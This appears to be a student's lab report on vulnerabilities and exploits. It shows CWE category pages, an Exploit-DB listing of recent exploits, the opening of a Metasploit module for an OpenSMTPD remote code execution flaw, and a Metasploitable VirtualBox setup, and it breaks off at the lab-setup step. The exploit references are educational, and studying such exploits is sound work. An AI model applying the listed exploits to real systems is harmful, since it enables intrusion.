Experiment No. 8

Title: Demonstration of vulnera ts

Batch:A3 **Roll No.:16010421119** **Experiment No.:8**

Aim: Demonstrating vulnerabilities and exploits with (CVE databases and Exploit db, with Metasploitable).

Resources needed: Common Vulnerabilities and Exposures (CVE) Database, National Vulnerability Database (NVD), Exploit Database (Exploit-DB), Metasploit Framework, VulnHub, Hack The Box (HTB), OWASP WebGoat, Practical Pentest Labs (PPL)

Pre Lab/ Prior Concepts:

Students should have prior knowledge of the Understanding Vulnerabilities, Common Vulnerabilities and Exposures (CVE), Exploits and Exploitation, Exploit Database (Exploit-DB), Metasploit Framework, Metasploitable, Exploitation Process, and Network Fundamentals.

Theory:

Understanding vulnerabilities and exploits is foundational in cybersecurity, providing crucial insights into potential weaknesses in systems and applications. This one-page theory delves into the comprehensive exploration of vulnerabilities through Common Vulnerabilities and Exposures (CVE) databases, Exploit DB, and hands-on experimentation on Metasploitable.

Common Vulnerabilities and Exposures (CVE): CVE serves as a standardized system for identifying and cataloging vulnerabilities and exposures. Each CVE entry provides a unique identifier, facilitating a common understanding across the cybersecurity community. Navigating the CVE database allows professionals to access detailed information about known vulnerabilities, including their descriptions, severity levels, and potential impacts.

Exploit Database (Exploit-DB): Exploit-DB stands as a repository for exploits and proof-of-concept code. Security researchers and professionals contribute to this database, sharing their discoveries and tools related to vulnerabilities. Exploit-DB provides a practical resource for understanding the real-world application of exploits, offering insights into the techniques used to compromise security.

The Metasploit Framework: Metasploit, an open-source penetration testing tool, plays a pivotal role in comprehending vulnerabilities and exploits. It boasts an extensive collection of exploits, payloads, and auxiliary modules. Metasploit allows security professionals to experiment with and validate the exploitation of vulnerabilities in controlled environments.

Metasploitable Experiments: Metasploitable, a deliberately vulnerable virtual machine, serves as an invaluable platform for hands-on experimentation. Security practitioners can actively apply their knowledge of vulnerabilities and exploits in a safe and isolated environment. By exploiting vulnerabilities on Metasploitable, individuals gain practical insights into the exploitation process, honing their skills in identifying, selecting, and executing exploits.

Ethical Considerations and Responsible Conduct: While engaging in experiments with vulnerabilities and exploits, ethical considerations and responsible conduct are paramount. Professionals must adhere to legal and ethical standards, ensuring that their activities are conducted in controlled environments and for educational purposes. Acknowledging the potential impact of exploitation on systems and data underscores the importance of ethical hacking practices.

Procedure:
Understanding vulnerabilities and exploits involves a structured approach, incorporating the exploration of CVE databases, Exploit DB, and hands-on experimentation on platforms like Metasploitable. Here is a stepwise procedure for this comprehensive process:

Step 1: Familiarize with CVE Databases
- Explore the CVE Database
- Study CVE Entries


Step 2: Dive into Exploit-DB
- Visit Exploit-DB
- Explore Exploit Entries

Step 3: Set Up a Lab Environment
- Download and Install Metasploitable
- Configure Networking

Step 4: Experimentation on Metasploitable
- Identify Vulnerabilities
- Select an Exploit Module in Metasploit
- Configure and Execute the Exploit

Step 5: Analyze and Document Results
- Observe the Exploitation Process
- Document Findings

Output (Code with result Snapshot)
Step 1: Familiarize with CVE Databases
viewing https://cwe.mitre.org/data/definitions/699.html website to view at CWE of software



https://cwe.mitre.org/data/definitions/699.html

Odin | Submissions - Code... | meet | Dashboard | A2 Online Judge | All Bookmarks

Home | About ▼ | CWE List ▼ | Mapping ▼ | Top-N Lists ▼ | Community ▼ | News ▼ | Search

CWE VIEW: Software Development

View ID: 699
Vulnerability Mapping: PROHIBITED
Type: Graph

Downloads: Booklet | CSV | XML

Objective

This view organizes weaknesses around concepts that are frequently used or encountered in software development. This includes all aspects of the software development lifecycle including both architecture and implementation. Accordingly, this view can align closely with the perspectives of architects, developers, educators, and assessment vendors. It provides a variety of categories that are intended to simplify navigation, browsing, and mapping.

Audience

Stakeholder	Description
Software Developers	Software developers (including architects, designers, coders, and testers) use this view to better understand potential mistakes that can be made in specific areas of their software application. The use of concepts that developers are familiar with makes it easier to navigate this view, and filtering by Modes of Introduction can enable focus on a specific phase of the development lifecycle.
Educators	Educators use this view to teach future developers about the types of mistakes that are commonly made within specific parts of a codebase.

Relationships


The following graph shows the tree-like relationships between weaknesses that exist at different levels of abstraction. At the highest level, categories and pillars exist to group weaknesses. Categories (which are not technically weaknesses) are special CWE entries used to group weaknesses that share a common characteristic. Pillars are weaknesses that are described in the most abstract fashion. Below these top-level entries are weaknesses are varying levels of abstraction. Classes are still very abstract, typically independent of any specific language or technology. Base level weaknesses are used to present a more specific type of weakness. A variant is a weakness that is described at a very low level of detail, typically limited to a specific language or technology. A chain is a set of weaknesses that must be reachable consecutively in order to produce an exploitable vulnerability. While a composite is a set of weaknesses that must all be present simultaneously in order to produce an exploitable vulnerability.

Show Details:

Expand All | Collapse All | Filter View


699 - Software Development
- API / Function Errors - *(1228)*
- Audit / Logging Errors - *(1210)*
- Authentication Errors - *(1211)*

here we can see the particular CWE category



Expand All | Collapse All | Filter View

699 - Software Development
- API / Function Errors - *(1228)*
- Audit / Logging Errors - *(1210)*
- Authentication Errors - *(1211)*
- Authorization Errors - *(1212)*
- Bad Coding Practices - *(1006)*
- Behavioral Problems - *(438)*
- Business Logic Errors - *(840)*
- Communication Channel Errors - *(417)*
- Complexity Issues - *(1226)*
- Concurrency Issues - *(557)*
- Credentials Management Errors - *(255)*
- Cryptographic Issues - *(310)*
- Key Management Errors - *(320)*
- Data Integrity Issues - *(1214)*
- Data Processing Errors - *(19)*
- Data Neutralization Issues - *(137)*
- Documentation Issues - *(1225)*
- File Handling Issues - *(1219)*
- Encapsulation Issues - *(1227)*
- Error Conditions, Return Values, Status Codes - *(389)*
- Expression Issues - *(569)*
- Handler Errors - *(429)*
- Information Management Errors - *(199)*
- Initialization and Cleanup Errors - *(452)*
- Data Validation Issues - *(1215)*
- Lockout Mechanism Errors - *(1216)*
- Memory Buffer Errors - *(1218)*
- Numeric Errors - *(189)*
- Permission Issues - *(275)*
- Pointer Issues - *(465)*
- Privilege Issues - *(265)*
- Random Number Issues - *(1213)*
- Resource Locking Problems - *(411)*


CWE CATEGORY: API / Function Errors

Category ID: 1228
Vulnerability Mapping: PROHIBITED

Summary

Weaknesses in this category are related to the use of built-in functions or external APIs.

Membership

Nature	Type	ID	Name
MemberOf	V	699	Software Development
HasMember	B	242	Use of Inherently Dangerous Function
HasMember	B	474	Use of Function with Inconsistent Implementations
HasMember	B	475	Undefined Behavior for Input to API
HasMember	B	477	Use of Obsolete Function
HasMember	B	676	Use of Potentially Dangerous Function
HasMember	B	695	Use of Low-Level Functionality
HasMember	B	749	Exposed Dangerous Method or Function

Vulnerability Mapping Notes

Usage: PROHIBITED (this CWE ID must not be used to map to real-world vulnerabilities)

Reason: Category


Rationale:
This entry is a Category. Using categories for mapping has been discouraged since 2019. Categories are informal organizational groupings of weaknesses that can help CWE users with data aggregation, navigation, and browsing. However, they are not weaknesses in themselves.

Comments:
See member weaknesses of this category.

Content History

Submissions

this allows us to see a particular CWE and see the information about this particular CWE


CWE-242: Use of Inherently Dangerous Function

Weakness ID: 242
Vulnerability Mapping: ALLOWED
Abstraction: Base

Description

The product calls a function that can never be guaranteed to work safely.

Extended Description

Certain functions behave in dangerous ways regardless of how they are used. Functions in this category were often implemented without taking security concerns into account. The gets() function is unsafe because it does not perform bounds checking on the size of its input. An attacker can easily send arbitrarily-sized input to gets() and overflow the destination buffer. Similarly, the >> operator is unsafe to use when reading into a statically-allocated character array because it does not perform bounds checking on the size of its input. An attacker can easily send arbitrarily-sized input to the >> operator and overflow the destination buffer.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	●	1177	Use of Prohibited Code


Relevant to the view "Software Development" (CWE-699)

Nature	Type	ID	Name
MemberOf	C	1228	API / Function Errors

Modes Of Introduction

Step 2: Dive into Exploit-DB

this is the home page of exploit db that lets us see all the exploits available




Show 15

Search:


Date	D	A	V	Title	Type	Platform	Author
2024-03-14	⬇		✗	KiTTY 0.76.1.13 - Command Injection	Local	Windows	DEFCESCO
2024-03-14	⬇		✗	KiTTY 0.76.1.13 - 'Start Duplicated Session Username' Buffer Overflow	Local	Windows	DEFCESCO
2024-03-14	⬇		✗	KiTTY 0.76.1.13 - 'Start Duplicated Session Hostname' Buffer Overflow	Local	Windows	DEFCESCO
2024-03-14	⬇		✗	GitLab CE/EE < 16.7.2 - Password Reset	Remote	Java	0xB455
2024-03-14	⬇		✗	Ruijie Switch PSG-5124 26293 - Remote Code Execution (RCE)	Remote	Hardware	ByteHunter
2024-03-14	⬇		✗	Viessmann Vitogate 300 2.1.3.0 - Remote Code Execution (RCE)	Remote	Hardware	ByteHunter
2024-03-14	⬇		✗	SolarView Compact 6.00 - Command Injection	Remote	Hardware	ByteHunter
2024-03-14	⬇		✗	Honeywell PM43 < P10.19.050004 - Remote Code Execution (RCE)	Remote	Hardware	ByteHunter
2024-03-14	⬇		✗	JetBrains TeamCity 2023.05.3 - Remote Code Execution (RCE)	Remote	Java	ByteHunter
2024-03-12	⬇		✗	SnipeIT 6.2.1 - Stored Cross Site Scripting	WebApps	Multiple	Shahzaib Ali Khan
2024-03-12	⬇		✗	VMware Cloud Director 10.5 - Bypass identity verification	Remote	Multiple	Abdualhadi khalifa

exploit db lets us add various filters depending upon the type, platform, author, port or look for any particular tag that you might be looking for



Type: Any
Platform: Any
Author: Begin typing...
Port: 25
Tag: Any

https://www.exploit-db.com/exploits/48038 look at this website to view the particular exploit which is about remote code execution which allows the attacker to send email




OpenSMTPD - MAIL FROM Remote Code Execution (Metasploit)

EDB-ID: 48038 CVE: 2020-7247
Author: METASPLOIT Type: REMOTE
Platform: LINUX Date: 2020-02-10
EDB Verified: ✓
Exploit: / {}
Vulnerable App:

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote

  Rank = ExcellentRanking
```

https://www.exploit-db.com

Step 3: Set Up a Lab Environment
as the virtualbox already contains metasploitable we skip this step



Oracle VM VirtualBox Manager

File Machine Help

Tools

MetasploitableArya — Powered Off
kali-linux-2023.4-virtualbox-amd64 — Inaccessible

New Add Settings Discard Start

General
Name: MetasploitableArya
Operating System: Oracle Linux (64-bit)

System
Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

